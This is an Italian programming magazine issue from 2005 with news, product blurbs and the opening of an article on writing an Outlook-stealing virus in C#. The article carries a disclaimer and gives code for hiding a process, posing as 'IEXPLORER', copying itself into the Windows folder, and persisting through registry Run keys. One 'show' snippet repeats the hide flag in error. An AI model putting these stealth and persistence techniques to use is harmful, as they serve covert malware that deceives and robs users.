Rivista + Le Grandi Guide di ioProgrammo n° 4 a € 14,90 in più

VERSIONE PLUS RIVISTA+LIBRO+CD €9,90 — VERSIONE STANDARD RIVISTA+CD €6,90

ioPROGRAMMO

PER ESPERTI E PRINCIPIANTI

Poste Italiane • Spedizione in a.p. - 45% • art. 2 comma 20/b legge 662/96 - AUT. N. DCDC/033/01/CS/CAL Periodicità mensile • DICEMBRE 2005 • ANNO IX, N.11 (97)

GOOGLE DESKTOP

DENTRO I TUOI PROGRAMMI

Crea un motore di ricerca personalizzato da integrare nelle tue applicazioni

- ✔ Le librerie da utilizzare per facilitarti il lavoro
- ✔ Il codice pronto da compilare, con gli esempi commentati
- ✔ La tecnica dettagliata per poter personalizzare il tuo software

.NET | SCRIVERE APPLICAZIONI SICURE

IL CODICE DEI VIRUS
SE LO CONOSCI LI EVITI

Come fanno gli esperti a nasconderli nel sistema, farli avviare automaticamente, fargli aggirare le protezioni di outlook!

ACCELERATORI PER LO SVILUPPO

GRAFICA CON VISUAL BASIC.NET

I controlli da utilizzare, le tecniche, i trucchi per disegnare linee, poligoni e gestire immagini con il linguaggio di Microsoft

■ VISUAL BASIC

LE MANI NEL REGISTRO

Usa il registry per salvare le informazioni in modo permanente

■ PHP

PREGO DOCUMENTI...

Sfrutta le classi PEAR e gestisci in modo efficace l'autenticazione degli utenti

■ DATABASE

HSQLDB IL VELOCE

Il DB tutto in un file. Facile e portabile in ogni ambiente

JAVA

SVILUPPO TEST DRIVEN

Una nuova tecnica, che parte dal problema e genera la soluzione per tentativi

ALGORITMI GENETICI

Usali per risolvere problemi dal numero di soluzioni così elevato da non poter essere risolti in modo classico

VOICE OVER IP

Il codice per realizzare subito un'applicazione completa di telefonia su Internet

.NET

ADO SOTTO STEROIDI

Personalizziamo i metodi di accesso ai database, rendendoli "universali"

ASP 2.0

AUTENTICAZIONE SICURA

Alla scoperta dei nuovi controlli che rendono facile gestire il login degli utenti

JAVASCRIPT

GOOGLE MAPS

Come funzionano le API che ti permettono di inserire mappe all'interno del tuo sito web

JAVA HELP LIVE PERSON

METTI IN CONTATTO GLI UTENTI DEL TUO SITO CON UN OPERATORE USANDO UNA CHAT

TEST DI PRIMALITÀ dal classico problema della ricerca dei numeri primi al suo utilizzo all'interno dell'algoritmo RSA

EDIZIONI MASTER
www.edmaster.it

Anno IX - N.ro 11 (97) - Dicembre 2005 - Periodicità Mensile
Reg. Trib. di CS al n.ro 593 del 11 Febbraio 1997
Cod. ISSN 1128-594X
E-mail: ioprogrammo@edmaster.it
http://www.edmaster.it/ioprogrammo
http://www.ioprogrammo.it

Direttore Editoriale: Massimo Sesti
Direttore Responsabile: Massimo Sesti
Responsabile Editoriale: Gianmarco Bruni
Redazione: Raffaele del Monaco, Fabio Farnesi
Collaboratori: M. Autiero, C. Bellucci, D. Berta, M. Bigatti, L. Buono, F. De Francesco, D. De Michelis, F. C. Ferracchiati, F. Fortino, A Galeazzi, F. Grimaldi, A. Ingegneri, M. Locuratolo, M. Postiglione, F. Smelzo, S. Vena, V. Vessia.
Segreteria di Redazione: Veronica Longo

Realizzazione grafica: Cromatika S.r.l.
Responsabile grafico: Paolo Cristiano
Coordinamento tecnico: Giancarlo Sicilia
Illustrazioni: M. Veltri
Impaginazione elettronica: Aurelio Monaco

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

Certificato UNI EN ISO 14001
N. 9191 CRMT

Realizzazione Multimediale: SET S.r.l.
Coordinamento Tecnico: Piero Mannelli
Realizzazione CD-Rom: Paolo Iacona

Pubblicità: Master Advertising s.r.l.
Via C. Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121207
e-mail advertising@edmaster.it
Sales Director: Max Scortegagna
Segreteria Ufficio Vendite: Daisy Zonato

Editore: Edizioni Master S.p.a.
Sede di Milano: Via Ariberto, 24 - 20123 Milano
Tel. 02 831213 - Fax 02 83121330
Sede di Rende: C.da Lecco, zona industriale - 87036 Rende (CS)
Presidente e Amministratore Delegato: Massimo Sesti

ABBONAMENTO E ARRETRATI
ITALIA: Abbonamento Annuale: ioProgrammo (11 numeri) €59,90 sconto 20% sul prezzo di copertina di €75,90
Offerte valide fino al 31/12/05
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5.32 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate allo 02 831212.
La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax allo 02 83121206, oppure via posta a EDIZIONI MASTER via C. Correnti, 1 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

• cc/p n.16821878 o vaglia postale (inviando copia della ricevuta del versamento insieme alla richiesta);
• assegno bancario non trasferibile (da inviarsi in busta chiusa insieme alla richiesta);
• carta di credito, circuito VISA, CARTASI', MASTERCARD/EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).
• bonifico bancario intestato a Edizioni Master S.p.A. c/o Banca Credem S.p.a. c/c 01 000 000 5000 ABI 03032 CAB 80880 CIN Q (inviando copia della distinta insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.

Sostituzioni: qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato.
La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il CD-Rom difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Via C. Correnti, 1 - 20123 Milano

Assistenza tecnica: ioprogrammo@edmaster.it

Servizio Abbonati:
tel. 02 831212
@ e-mail: servizioabbonati@edmaster.it

Stampa: Arti Grafiche Boccia S.p.a. Via Tiberio Felice, 7 Salerno
Stampa CD-Rom: Pozzoli S.p.A. - Via G. Di Vittorio, 11
20065 Inzago (Mi)
Distributore esclusivo per l'Italia: Parrini & C S.p.A.
Via Vitorchiano, 81 - Roma

Finito di stampare nel mese di Novembre 2005

Edizioni Master edita: Computer Bild Italia, Computer Games Gold, Digital Japan Magazine, Digital Music, DVD Magazine, Filmteca in DVD, Giochi e Programmi per il tuo telefonino, Go!OnLine Internet Magazine, Guide di Win Magazine, Guide Strategiche di Win Magazine giochi, Home Entertainment, Horror mania, I Corsi di Win Magazine, I Fantastici CD-Rom, I film di idea web,I Filmissimi in DVD, I Libri di Quale Computer, I Mitici all'Italiana, Idea Web, InDVD, ioProgrammo, Japan Cartoon, La mia Barca, La mia Videoteca, Le Grandi Guide diioProgrammo, Linux Magazine, MPC, Nightmare, Office Magazine, PC Junior, Win Junior, PC VideoGuide, Quale Computer, Softline Software World, Supercar in dvd, Thriller Mania, Win Magazine Giochi, Win Magazine, Popeye Braccio di Ferro, Le Collection .

Finalmente arriva Visual Studio 2005!

Il 10 Novembre 2005 a Milano è stato finalmente presentato il tanto atteso Visual Studio 2005! I circa 2500 iscritti hanno potuto scegliere fra tre percorsi tematici messi a disposizione dall'organizzazione:

- Progettare e gestire database e applicazioni scalabili, ad alta disponibilità e manutenibili con SQL Server 2005.
- Sviluppare una soluzione completa con Visual Studio 2005 e SQL Server 2005.
- Realizzare applicazioni di classe enterprise con l'Application Platform di Microsoft.

Le tre aree di suddivisione sono simboliche delle novità che la nuova versione dell'ambiente porterà ai programmatori .NET. Si evidenzia subito come Visual Studio 2005 sia decisamente integrato con SQL Server 2005, e come le applicazioni che fanno uso di database siano ormai centrali all'interno di una qualsiasi organizzazione. Lo spirito di Visual Studio in questo senso è decisamente "Aziendale" . Un prodotto ad alta produttività si pensato per rendere immediato lo sviluppo di soluzione rapide.

D'altro canto si nota subito come Visual Studio sia un prodotto scalabile, utilizzabile certamente nel migliore dei modi per coloro che hanno necessità di rapidità nello sviluppo, ma concepito per poter essere usato anche a basso livello da coloro che hanno necessità più spinte, dove il framework non deve nascondere la potenza del linguaggio. Naturalmente questa è solo la punta dell'Iceberg. Tutta la potenza di Visual Studio si vedrà con l'arrivo di Windows Vista, dove per programmare software in linea con il nuovo sistema, la presenza di Visual Studio sarà assolutamente indispensabile. Non si tratta dunque semplicemente di un'ennesima versione, ma di un punto di svolta importante che getta le basi di quelle che saranno le tecnologie di sviluppo nei prossimi anni. Benvenuto dunque Visual Studio 2005, con tutto il carico di novità di cui è portatore, novità che non mancheremo di scoprire costantemente in ioProgrammo e che nel tempo molto probabilmente porteranno allo sviluppo di una nuova categoria di applicazioni, che possono segnare un elemento di movimento importante all'interno del mercato dello sviluppo.

Fabio Farnesi ffarnesi@edmaster.it

All'inizio di ogni articolo, troverete un simbolo che indicherà la presenza di codice e/o software allegato, che saranno presenti sia sul CD (nella posizione di sempre \soft\codice\ e \soft\tools\) sia sul Web, all'indirizzo http://cdrom.ioprogrammo.it.

GOOGLE DESKTOP

Crea un motore di ricerca personalizzato da integrare nelle tue applicazioni

✔ Le librerie da utilizzare per facilitarti il lavoro

✔ Il codice pronto da compilare, con gli esempi commentati

✔ La tecnica dettagliata per poter personalizzare il tuo software

pag. 42

IL CODICE DEI VIRUS

Come fanno gli esperti a nasconderli nel sistema, farli avviare automaticamente, fargli aggirare le protezioni di outlook! Scopriremo alcuni segreti di Windows molto utili da conoscere. **pag. 16**

QUALCHE CONSIGLIO UTILE

I nostri articoli si sforzano di essere comprensibili a tutti coloro che ci seguono. Nel caso in cui abbiate difficoltà nel comprendere esattamente il senso di una spiegazione tecnica, è utile aprire il codice allegato all'articolo e seguire passo passo quanto viene spiegato tenendo d'occhio l'intero progetto. Spesso per questioni di spazio non possiamo inserire il codice nella sua interezza nel corpo dell'articolo. Ci limitiamo a inserire le parti necessarie alla stretta comprensione della tecnica.

RIVISTA + CD-ROM in edicola

LO STRUMENTO PIÙ SEMPLICE PER LAVORARE CON I DATABASE

FILEMAKER 8

Dal catalogo dei prodotti alla gestione degli ordini, ad una semplice rubrica dei contatti, risolvi ogni problema aziendale rapidamente e in modo efficace

Prodotti del mese

Polaris .NET

Database sotto controllo

Si tratta di un ottimo prodotto commercializzato da Miracle Soft. Lo scopo è duplice, prima di tutto viene utilizzato per creare ogni tipo di reportistica/statistica sui database, previa la conoscenza della base di dati, in secondo luogo può essere utilizzato anche per l'interrogazione dei database.
è inoltre possibile collegare Polaris.NET a un gestionale utilizzando un comodo Wizard. Polaris.NET è uno di quei software che risultano indispensabili per la creazione di progetti ottimizzati. Non se ne può fare a meno quando il vostro software comincia ad assumere proporzioni tali che un controllo completamente manuale diventa impossibile ed in alcuni casi controproducente. Così Polaris.NET con la sua capacità di creare grafici statistici anche complessi in relazione ad ogni tipo di base di dati diventa una comodità indispensabile.

[pag.107]

Joomla 1.0.3

Crea e personalizza il tuo portale su Internet con pochi click di Mouse

Molti di voi conosceranno Mambo, si tratta di uno dei CMS più utilizzati in rete.
A costruire il successo di Mambo è stata la sua alta modularizzazione, la capacità di consentire agli utenti di personalizzare il sistema con poche, rapide operazioni, la completezza del sistema.
Peccato che recentemente gli sviluppatori di Mambo si siano trovati n disaccordo con le scelte di Mirò la software house che ha prodotto il software fino ad ora. Così molti di loro hanno abbandonato Mirò e hanno dato vita a Joomla l'erede di Mambo.
Basato sul suo stesso codice ma con la promessa di essere OpenSource ora come nelle future versioni. Scopriremo se questa svolta porterà i frutti desiderati allo sviluppo di questo C MS

[pag.105]

Reflector 4.0

Lo 007 del codice Disassembla il software e risale al progetto originale.


Chi ci segue da tempo avrà sicuramente nozione di cosa sia la reflection in .NET. Sostanzialmente si tratta di una tecnica che consente di "disassemblare" il codice compilato di un software scritto in .NET e risalire alla descrizione dei metodi e delle classi che compongono l'applicazione. In realtà la reflection è una tecnica di piuttosto complessa che fa molto di più di quanto abbiamo esposto, tuttavia il concetto riassume brevemente una parte delle funzionalità. Reflector è appunto un tool che tramite la reflection scompone un eseguibile e vi restituisce le classi base. In questo articolo ne facciamo uso nell'articolo di Michele Locuratolo su Lucene. Anche nell'articolo sull'architettura ADO l'abbiamo trovato molto utile per reperire le classi che compongono l'intero progetto. Un utility quasi indispensabile.

[pag.108]

C++ Template Image processing library

Una libreria facile da usare ma molto potente per creare effetti speciali sulle immagini

CImg è una libreria Open Source per C++ per gestire le immagini in modo semplice e veloce. È importante notare come l'eseguibile risultante sia piuttosto veloce. Altra caratteristiche che rende la Template Image Processing Library un tool decisamente importante è la sua alta portabilità. Sviluppare applicazioni in C++ per Unix, Windows, MacOS X o FreeBSD non comporta nessuna differenza nel codice, se il tutto è sviluppato secondo i dettami della CImg. Anche l'uso è semplice, di fatto si tratta di un unico file di Header: CImg.h che deve essere incluso nel codice sorgen te dell'applicazione. Ulteriori funzionalità dipendono dalla presenza di librerie aggiuntive quali ImageMagick, libpng o libjepg.

[pag.105]

I contenuti del libro

Programmazione di Videogiochi

Alfredo Marroccelli ci guida attraverso uno dei campi più affascinanti della programmazione. Lo sviluppo di un VideoGame, non comporta soltanto un'elevata competenza tecnica ma anche una grande fantasia e la capacità di trasformare l'immaginazione in animazioni che rappresentano sogni. "Programmare VideoGiochi" ha un approccio estremamente pratico allo sviluppo.
Le primitive esposte dai motori 3D vengono analizzate attraverso una serie di esempi tesi a mostrare tutte le tecniche più importanti per la realizzazione di un VideoGioco.
L'idea che viene perseguita è quella di fornire al lettore tutti gli strumenti per poter creare senza alcuna limitazione ciò che la propria creatività gli suggerisce.

- **Come si crea un gioco**
- **Mondi 3D con Irrlicht**
- **Usare gli engine per facilitare lo sviluppo**
- **Effetti sonori con Audiere**
- **La fisica dei videogiochi, simulare la realtà**
- **Linguaggi di Scripting**
- **Sviluppare videogames pronti per la rete**

News


MYSQL FORZA CINQUE


Secondo le dichiarazioni del management di MySQL AB le innovazioni apportate a MySQL 5 sono tali da rendere questa versione la più rivoluzionaria mai rilasciata da quando si sono lanciati in questa avventura.
MySQL passerebbe dall'essere un database privo di fronzoli ed orientato soprattutto al web dove certe funzionalità effettivamente non sono quasi mai utilizzate a un database di carattere Enterprise dotato di tutte le caratteristiche tipiche di un DB votato alle aziende. Si parla di Trigger, Viste, Stored Procedure, una diversa gestione degli indici. Al momento in cui scriviamo la redazione sta ultimando i test sulla velocità e l'efficacia del nuovo database. Le premesse per vedere un concorrente agguerrito nel settore dei DB aziendali fino ad ora terreno fertile per MS SQL Server e Oracle ci sono tutte, resta da verificare quanto il mercato riterrà affidabile la nuova versione.

VMWARE LANCIA UN PLAYER GRATUITO

VmWare è uno dei più noti ambienti per la creazione di macchine virtuali. Sostanzialmente tramite VmWare è possibile "suddividere" l'hardware esistente assegnando una porzione di risorse ad un emulatore che la usa come se fosse una intera, dando l'illusione al sistema operativo di disporre di una macchina completa. Grazie a questo "trucco" è possibile far girare contemporaneamente più sistemi operativi su un un'unica macchina, opportunità importantissima in fase di testing delle operazioni.
Recentemente VmWare ha lanciato una versione free del proprio player, limitata solo in poche funzionalità e utilissima per cominciare a prendere confidenza sulla virtualizzazione dei sistemi

APACHE RAGGIUNGE QUOTA 50.000.000

L'analisi di Netcraft arriva precisa e puntuale come sempre. Secondo quanto recentemente affermato sarebbero 52.005.811 le installazioni di un web server Apache su un totale di 74.409.971 siti analizzati. Si contano invece 15.293.030 installazioni di un web server IIS. Solo briciole agli altri due concorrenti Zeus e Sun. La notizia pur essendo rilevante, deve essere presa analizzando il dato al di fuori del contesto del valore assoluto dei numeri. Di

GOOGLE LANCIA IL SUO DATABASE


I pochi fortunati che sono riusciti ad accedere al sito *http://base.google.com* si sono trovati davanti a un servizio innovativo e dai risvolti tecnico/commerciali molto interessanti. Il sito in questione è stato online solo per poche ore, e nonostante Google non abbia fatto alcun annuncio ufficiale sull'esistenza e il funzionamento di questo servizio, si è riusciti comunque ad intuire quali potrebbero essere le sue finalità.

In sostanza Google offrirebbe uno spazio dove gli utenti potrebbero archiviare qualunque tipo di dato, al fine di poterne poi effettuare la ricerca.
Ciascun dato potrebbe essere etichettato con un attributo, per poter in seguito ottenere un risultato aggregato di una query. È lecito pensare che a tutto questo potrebbero aggiungersi delle API che consentano al programmatore di sfruttare il servizio in modo intensivo. Voci di corridoio sostengono che si tratterà di un servizio a pagamento, in ogni caso non ci sono notizie ufficiali sulle caratteristiche tecniche del servizio e su quelle commerciali.
In ogni caso se il database di Google dovesse realmente fare il suo ingresso nel tradizionale mercato dei database, siamo convinti che si tratterebbe di un concorrente agguerrito nei confronti di tutti quei software che in questo momento si pongono come riferimento nel mercato del web.
Staremo a vedere se realmente il servizio prenderà questa direzione o se infine il tutto si risolverà in un semplice archivio personale a cui accedere via web.

fatto, i provider hanno iniziato solo di recente a fornire hosting basati sui servizi di Microsoft, inoltre in generale il costo dell'attivazione di un dominio basato su IIS e SQL Server è generalmente più alto di quello dell'accoppiata PHP e MySQL. La situazione potrebbe risultare leggermente diversa contando il numero di installazioni di server Microsoft in ambiti aziendali, nelle intranet, e in ambienti altamente specializzati. Nonostante questo va dato merito ad Apache di far girare ben il 70% dell Web, e non è certamente un merito da poco.

ARRIVANO GLI E-PASSPORTS


In Australia i passaporti diventano elettronici. Il volto di una persona comune viene scansionato e l'immagine digitalizzata salvata in un passaporto elettronico. Ogni successiva operazione avviene per confronto dell'immagine digitalizzata con quella contenuta in un database, il mezzo sarebbe ovviamente una complicata apparecchiatura biometrica. Siamo dunque all'ennesimo tuffo dentro un film di fantascienza, e alle ennesime preoccupazioni che normalmente processi del genere insinuano nella mente umana. Molto probabilmente è tutto frutto dello stupore che si prova di fronte ad una tecnica così innovativa, tuttavia l'idea della modifica dei propri tratti somatici dovuta a invecchiamento sembra preoccupare anche i promotori del progetto che rilasceranno gli e-Passports solo a individui che abbiano superato l'età adolescenziale. Resta ignoto cosa potrebbe accadere in seguito a un'operazione di plastica facciale ad esempio, ad un banale incidente, o a una ferita accidentale. In ogni caso il passaporto elettronico avrà un costo di 172 dollari, con un disavanzo di 19 dollari rispetto a quello tradizionale. Come in tutte le innovazioni tecnologiche sarà il mercato a stabilire quanto il nuovo passaporto possa essere utile all'umanità.

SI CHIAMA MONAD LA SHELL DI MICROSOFT

Mancava ai sistemi Microsoft una shell nello stile di quella adottata dai sistemi Unix. Il vecchio cmd sicuramente non dispone di un linguaggio strutturato a cui fare riferimento, WSH appare ancora come poco efficace e macchinoso da utilizzare. Arriva dunque Monad un evoluzione, a dire la verità, ancora poco convinta della tradizionale shell. Microsoft d'altra parte non è mai stata un fans della linea di comando, tuttavia nell'ottica di fornire un sistema completo ha creato una serie di strumenti che vanno in questa direzione. Al di la della validità di questa shell, va detto che in MS nulla viene tralasciato per opporre un valido concorrente ai sistemi alternativi. La dove l'utente preferisce Unix anche per la facilità con cui è possibile programmarlo a linea di comando, Microsoft propone Monad. Si tratta di una mossa tattica intelligente che in futuro potrebbe senza dubbio riservarci delle sorprese.

LA RISCOSSA DI TANENBAUM

Terrore di tutti gli studenti di informatica, idolo di tutti i puristi, Tanembaum è una pietra miliare per lo sviluppo dei sistemi operativi. Nota è la sua diatriba con Linus Torvalds sull'opportunità di creare un kernel monolitico piuttosto che un microkernel. Il mondo ha finora nei fatti dato ragione a Torvalds, dimostrando che la complessità di un microkernel non vale in prestazioni quanto la semplicità di un kernel monolitico. Tuttavia Minix il sistema di Tanembaum sembra essere riemerso dai polverosi scantinati dei puristi dell'informatica e con la versione 3.0 si propone come un microkernel maturo anche per applicazioni di grande diffusione. È lo stesso Tanembaum che sul sito web ufficiale di Minix 3 *http://www.minix3.org/* dichiara che la più grande differenza con i sistemi precedenti risiede proprio nelle dimensioni ridotte dei binari e nell'occupazione ridotta delle risorse, caratteristiche che lo rendono ideale per sistemi embedded e di piccole dimensioni.

Outlook Virus se li conosci li eviti

Vi sveliamo alcune tecniche usate dagli hacker per lo sviluppo di HackWare. Vedremo come un programma si può nascondere alla vista dell'utente e compiere operazioni pericolose sul sistema

Esiste la possibilità di "spiare" la posta elettronica altrui? O meglio è possibile che qualcuno si introduca nel nostro computer e legga la nostra posta? La risposta è semplice: "Si". La parte più difficoltosa è carpire la nostra fiducia per installare un programma/virus che faccia proprio questo. Ma se questo avviene siamo quasi inermi! In questo articolo vedremo come un virus può:

- nascondere la propria presenza agli occhi degli utenti inesperti;
- autoriavviarsi ad ogni reboot;
- prendere la nostra posta e spedirla a qualcun altro che la può comodamente leggere.

Il programma di gestione del virus deve risultare invisibile. Non deve dunque comparire all'interno dell'elenco dei processi in esecuzione. La pressione del tasto *CTRL+ALT+CANC* che di solito avvia il task manager deve mostrare la lista dei programmi ma non il virus. Il virus deve autoavviarsi ad ogni reboot, infine deve prelevare posta elettronica di outlook e inviarla ad un altro indirizzo. Delle tre caratteristiche, la prima è quella che presenta un certo numero di soluzioni variabili. La nostra soluzione al momento sarà semplice. Accenniamo brevemente anche alla possibilità di intercettare le chiamate di sistema con un Hook per modificare la lista dei processi attivi. Ma al momento non adotteremo questo metodo, avremo tempo in puntate successive di esplorare questo universo.

NASCONDERSI IN WINDOWS 98/ME

In sistemi Windows 9X/ME nascondere l'esistenza di un programma al task manager è relativamente semplice, essendo disponibile un'API studiata proprio per la gestione del task manager. L'API in questione esporta la funzione di sistema: *RegisterServiceProcess()*. Essa permette di simulare il comportamento di un servizio attivo, in pratica di gestirne la "scomparsa" e "ricomparsa" a comando. Il punto, ora, è come far uso dell'API in C#. Normalmente, fatto salvo per alcune funzioni di generale utilità, le API non sono tutte incorporate in funzioni C#. È necessario creare un prototipo di funzione, con riferimento esterno al *Kernel32.dll* (libreria che contiene tali API). Chiaramente, il prototipo deve corrispondere in formato alla funzione desiderata (*Nome* e *Parametri*). Si tratta di una funzione documentata, il cui formato, dunque, è facilmente recuperabile. Richiede due importanti parametri: il *ProcessID* (l'ID che identifica il processo su cui vogliamo operare) e l'*OperationFlag* che equivale all'operazione da eseguire sul processo in questione. È facile ricavare l'ID del processo in corso tramite l'API *GetCurrentProcessID*.
I Flags avranno, invece, rispettivamente valore 0 od 1 a seconda che il processo debba essere visibile od invisibile.
Per semplicità, è comodo offrire due costanti per i flags relativi alla visualizzazione ed all'occultamento dei processi:

```
// Flags del Register Service Process
const int RSP_HIDE_SERVICE = 0x00000001;
const int RSP_SHOW_SERVICE = 0x00000000;
```

Per richiamare l'API viene creato un puntatore ad una funzione con i medesimi parametri dell'API stessa.
In pratica il *Prototipo di Funzione*, di cui parlavamo. È presto detto:

```
[DllImport("kernel32", SetLastError=true)]
private extern static void RegisterServiceProcess(
                              int dwProcessId, int dwType);
```

Come accennato, in C#, viene recuperata anche la funzione GetCurrentProcessID:

```
DllImport("kernel32.dll", SetLastError=true)]
                                    static extern int
GetCurrentProcessId ()
```

A questo punto il seguente codice rende il processo invisibile:

```
RegisterServiceProcess(GetCurrentProcessId(),
                              RSP_HIDE_SERVICE);
```

mentre quest'altro codice lo rende nuovamente visibile:

```
RegisterServiceProcess(GetCurrentProcessID(),
                              RSP_HIDE_SERVICE);
```

NASCONDERSI IN WINDOWS XP/NT

In realtà non esiste, sotto questi sistemi, un vero e proprio metodo per nascondere totalmente i processi attivi. Un metodo sarebbe quello di utilizzare un hook e riscrivere la lista dei processi. Come detto in apertura di articolo mostreremo un metodo più semplice. Per rendere invisibile un'applicazione sotto XP/NT è sufficiente non darle un nome, o meglio darle un "non nome", ovverosia assegnare come nome dell'applicativo una stringa nulla.
É importante ricordare che, in caso di semplice mancanza del codice che assegna il nome all'applicativo, in molti casi l'ambiente di sviluppo provvederà ad assegnare al programma un nome "standard" (Delphi, come C#, Visual C e C++ Builder, sono solo alcuni degli ambienti di sviluppo che operano questo comportamento).
Questo sistema, tuttavia, è individuabile, facilmente, da alcuni antivirus, che segnalano i processi di applicativi senza nome come potenziali virus. In alternativa, più semplicemente, si può rendere invisibile la form principale; ciò farà sparire il programma relativo dalla lista degli applicativi. Il codice deve, chiaramente essere inserito nell'evento *OnPaint* o *OnLoad* della form: mai nell'*Evento OnShow*. Con C# rendere invisibile la Main Form non è così semplice. In teoria si potrebbe clonare la form e chiamare indirettamente la sua funzione *Hide()*, ma probabilmente, la tecnica più semplice sta nell'usare le seguenti righe di codice, che eliminando la sua visualizzazione sulla TaskBar e la minimizzano; così facendo, indirettamente, la impostano come invisibile ed impossibile da ripristinare manualmente con tecniche semplici:


```
Main_Form.ActiveForm.ShowInTaskbar = false;
Main_Form.ActiveForm.WindowState =
                              FormWindowState.Minimized;
```


Infine, come si è detto, non è possibile eliminare sotto i sistemi XP/NT l'applicazione dai processi attivi. Ma è possibile occultarla "alla meglio", dando al programma un nome che si confonda con altri processi di sistema standard, frequentemente ripetuti più volte nel task manager, come il nome: *"IEXPLORER"*. Se, difatti, chiamassimo la nostra applicazione *IEXPLORER*, la eseguissimo e poi operassimo la classica combinazione di tasti *CTRL-ALT-CANC*, per passare alla visualizzazione del Task Manager, vedremmo una serie di processi chiamati *IEXPLORER* (Il sistema non riconosce quelli legati al Browser rispetto al nostro *IEXPLORER*); È evidente che un'eventuale utente inesperto non sospetterebbe di nulla (è buona norma, invece, conoscere la maggior parte dei processi e prestare attenzione a quali e quanti siano quelli riconosciuti dal sistema).

RIAVVIARSI AUTOMATICAMENTE

Al primo avvio il virus si troverà da qualche parte sull'hard disk. Molto probabilmente in allegato ad un'email. L'utente inesperto cliccando darà il via al processo di replica del virus, che dovrà autocopiarsi in qualche cartella di sistema, e poi avviarsi automaticamente ad ogni reboot. In genere la cartella principale di Windows è una buona scelta per posizionare il virus in questione. Nella maggior parte dei casi, la cartella principale di Windows coincide con la stringa *"C:\Windows"*, ma esistono molte eccezioni. Per ricavare con certezza la cartella di Windows, in C# si fa uso della fuznione *ExpandEnvironmentVariables* passando come parametro la variabile *WinDir*:

```
public String WindowsDirectory()
{
 return System.Environment
          .ExpandEnvironmentVariables("%WinDir%");
}
```

Scegliendo un nome adatto per il progetto (come già detto prima *Iexplorer* è una soluzione frequente), viene effettuata la copia alla partenza del programma. Salviamo il percorso completo dell'applicativo viene sato nella variabile: *Per-*

DISCLAIMER

Produrre un virus è un'operazione eticamente scorretta oltre che illegale. Con questo articolo non incitiamo in alcun modo alla creazione di virus, al contrario vi esortiamo ad utilizzare le informazioni qui contenute per innalzare il livello di sicurezza dei vostri sistemi.

corso_da_ Riavviare di tipo stringa che sarà usata come variabile globale nell'applicativo.

```
Percorso_da_Riavviare = WindowsDirectory() +
                                    "\\IExplorer.exe";
```

Effettuare la copia è semplice:

```
String S1 = Application.ExecutablePath;
String S2 = (Percorso_da_Riavviare);
System.IO.File.Copy(S1,S2, true);
```

A questo punto è necessario segnalare a Windows che il programma copiato deve riavviarsi automaticamente al reboot. Per farlo in maniera invisibile e sicura, senza destar sospetti, ci si appoggia al registro di sistema. La maggior parte dei virus in circolazione inserisce le stringhe dei percorsi degli applicativi sa eseguire in una delle seguenti chiavi:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows
                              \CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows
                          \CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
                              \CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
                          \CurrentVersion\RunOnce
```

